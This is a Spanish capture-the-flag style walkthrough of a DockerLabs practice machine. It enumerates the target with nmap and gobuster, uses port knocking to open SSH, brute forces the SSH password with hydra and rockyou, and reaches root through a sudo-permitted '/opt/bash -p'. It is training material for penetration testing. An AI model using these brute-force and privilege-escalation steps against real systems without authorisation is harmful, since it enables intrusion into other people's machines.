

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh los4@ladrones.tar  
[sudo] contraseña para kali:
```


NNNN { NN NNNNN NNN NNNNN NNN NNN N } NNN

0

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
➤ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.064 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.064/0.064/0.064/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la página web.


```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

Con gobuster encontramos un archivo que estaba oculto en formato txt.

```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,html,txt -t 100

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10792]
/godfense.txt (Status: 200) [Size: 111]
```

Y vemos que nos da como una especie de pista de posibles puertos que podríamos probar.



Realizamos port knocking con dichos puertos con la herramienta que nos trae Kali de base.

```
> knock -h
usage: knock [options] <host> <port[:proto]> [port[:proto]] ...
options:
  -u, --udp                make all ports hits use UDP (default is TCP)
  -d, --delay <t>         wait <t> milliseconds between port hits
  -4, --ipv4               Force usage of IPv4
  -6, --ipv6               Force usage of IPv6
  -v, --verbose            be verbose
  -V, --version            display version
  -h, --help              this help

example: knock myserver.example.com 123:tcp 456:udp 789:tcp

> knock 172.17.0.2 7000 8000 9000 -v
hitting tcp 172.17.0.2:7000
hitting tcp 172.17.0.2:8000
hitting tcp 172.17.0.2:9000
```

Tras realizar port knocking volvemos a comprobar los puertos con nmap para ver si se abre alguno más.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 dc:ef:4e:c9:3e:3d:68:dd:f5:1f:23:21:a3:98:83 (ECDSA)
|_ 256 3e:c1:74:c1:44:af:6f:d0:90:15:4c:95:46:0a:ea:22 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora como sabemos que tenemos el puerto 22 con el servicio ssh abierto y en la pista anterior nos dio un nombre, vamos a aplicar fuerza bruta.

```
> hydra -l toctoc -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 13:22:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 220.00 tries/min, 220 tries in 00:01h, 14344183 to do in 1086:41h, 12 active
[STATUS] 213.33 tries/min, 640 tries in 00:03h, 14343763 to do in 1120:37h, 12 active
[22][ssh] host: 172.17.0.2 login: toctoc password: kittycat
```

Una vez sabemos contraseña y usuario nos metemos mediante ssh y además comprobamos que no esté en ningún grupo especial.

```
> ssh toctoc@172.17.0.2
toctoc@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
toctoc@fc7213a31c67:~$ id
uid=1001(toctoc) gid=1001(toctoc) groups=1001(toctoc),100(users)
```

Con sudo -l vemos que tenemos una posibilidad de escalar privilegios a root.

```
toctoc@fc7213a31c67:~$ sudo -l
[sudo] password for toctoc:
Matching Defaults entries for toctoc on fc7213a31c67:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User toctoc may run the following commands on fc7213a31c67:
    (ALL : NOPASSWD) /opt/bash
    (ALL : NOPASSWD) /ahora/noesta/function
```

Nos metemos en la carpeta de opt y vemos que tenemos permisos SUID.

```
toc@fc7213a31c67:~$ cd /opt/
toc@fc7213a31c67:/opt$ ls -la
total 1424
drwxr-xr-x 1 root root 4096 Oct 7 21:03 .
drwxr-xr-x 1 root root 4096 Oct 7 21:02 ..
-rwsr-S--- 1 root root 1446024 Oct 7 21:20 bash
```

Ya que es root el propietario de esa bash lo único que tenemos que hacer es iniciarla con sudo y el parámetro -p para que mantenga dichos privilegios de root. Listo.

```
toc@fc7213a31c67:/opt$ sudo /opt/bash -p
root@fc7213a31c67:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@fc7213a31c67:/opt# |
```